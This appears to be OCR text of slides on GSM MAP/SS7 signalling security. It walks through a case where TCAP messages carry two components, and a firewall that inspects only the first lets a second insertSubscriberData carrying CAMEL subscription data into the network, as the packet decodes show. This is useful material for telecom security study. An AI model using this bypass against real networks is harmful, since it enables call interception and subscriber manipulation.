
InsertSubscriberData_REQ

DeleteSubscriberData_REQ




TCAP Continue

ReturnError




```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData
  2  GSM MAP   returnError

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: returnError (3)
      ◢ returnError
           invokeID: 1
         ▷ errorCode: localValue (0)
```

Case 3. Use the ACN appropriate for both components



Inspect the first component only and pass the message into the network



```
No.  Protocol  Info
  1 GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData
  2 GSM MAP   returnError
  3 GSM MAP   invoke insertSubscriberData invoke insertSubscriberData

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: invoke (1)
      ◢ invoke
           invokeID: 3
         ◢ opCode: localValue (0)
              localValue: insertSubscriberData (7)
           subscriberStatus: serviceGranted (0)
◢ GSM Mobile Application
   ◢ Component: invoke (1)
      ◢ invoke
           invokeID: 4
         ◢ opCode: localValue (0)
              localValue: insertSubscriberData (7)
         ▷ IMSI: [redacted]0786
         ▷ vlrCamelSubscriptionInfo
```


Case 3. Use the ACN appropriate for both components

TCAP Begin

- InsertSubscriberData_REQ
- DeleteSubscriberData_REQ

TCAP Continue

- InsertSubscriberData_REQ
- InsertSubscriberData_REQ




TCAP Continue

- ReturnError

TCAP Continue

- ReturnResultLast



```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData
  2  GSM MAP   returnError
  3  GSM MAP   invoke insertSubscriberData invoke insertSubscriberData
  4  GSM MAP   returnResultLast insertSubscriberData

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
    ▷ continue
◢ GSM Mobile Application
    ◢ Component: returnResultLast (2)
        ◢ returnResultLast
            invokeID: 3
          ▷ resultretres
```


Case 3. Use the ACN appropriate for both components

TCAP Begin

- 🟩 InsertSubscriberData_REQ
- 🟥 DeleteSubscriberData_REQ

TCAP Continue

- 🟩 InsertSubscriberData_REQ
- 🟥 InsertSubscriberData_REQ



TCAP Continue


- 🟩 ReturnError

TCAP Continue

- 🟩 ReturnResultLast

TCAP Continue

- 🟩 ReturnResultLast



```
No.  Protocol  Info
  1 GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData
  2 GSM MAP   returnError
  3 GSM MAP   invoke insertSubscriberData invoke insertSubscriberData
  4 GSM MAP   returnResultLast insertSubscriberData
  5 GSM MAP   returnResultLast

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: returnResultLast (2)
      ◢ returnResultLast
           invokeID: 4
```

Case 3. Use the ACN appropriate for both components


TCAP Begin

- 🟩 InsertSubscriberData_REQ
- 🟥 DeleteSubscriberData_REQ

TCAP Continue

- 🟩 InsertSubscriberData_REQ
- 🟥 InsertSubscriberData_REQ

TCAP End



TCAP Continue


- 🟩 ReturnError

TCAP Continue

- 🟩 ReturnResultLast

TCAP Continue

- 🟩 ReturnResultLast




```
No.  Protocol  Info
  1 GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData
  2 GSM MAP   returnError
  3 GSM MAP   invoke insertSubscriberData invoke insertSubscriberData
  4 GSM MAP   returnResultLast insertSubscriberData
  5 GSM MAP   returnResultLast
  6 TCAP      End dtid(040a169f)

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ end
```

Case 3. Use the ACN appropriate for both components

TCAP Begin
- 🟩 InsertSubscriberData_REQ
- 🟥 DeleteSubscriberData_REQ

TCAP Continue
- 🟩 InsertSubscriberData_REQ
- 🟥 InsertSubscriberData_REQ


TCAP End



TCAP Continue
- 🟩 ReturnError

TCAP Continue
- 🟩 ReturnResultLast

TCAP Continue
- 🟩 ReturnResultLast



```
No. Protocol  Info
  1 GSM MAP   invoke insertSubscriberData invoke deleteSubscriberData
  2 GSM MAP   returnError
  3 GSM MAP   invoke insertSubscriberData invoke insertSubscriberData
  4 GSM MAP   returnResultLast insertSubscriberData
  5 GSM MAP   returnResultLast
  6 TCAP      End dtid(040a169f)
  7 Camel-v2  invoke initialDP

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ begin
◢ Camel-V2
   ◢ invoke
      ▷ invokeId: present (0)
      ▷ opcode: local (0)
      ◢ InitialDPArg
           serviceKey: 1
         ▷ callingPartyNumber:[redacted]3993
           callingPartysCategory: operator, language English (2)
         ▷ locationNumber:
         ▷ bearerCapability: bearerCap (0)
           eventTypeBCSM: collectedInfo (2)
         ▷ IMSI:[redacted]0786
```

Case 3. Use the ACN appropriate for both components


TCAP Begin

- InsertSubscriberData_REQ
- DeleteSubscriberData_REQ

TCAP Continue

- InsertSubscriberData_REQ
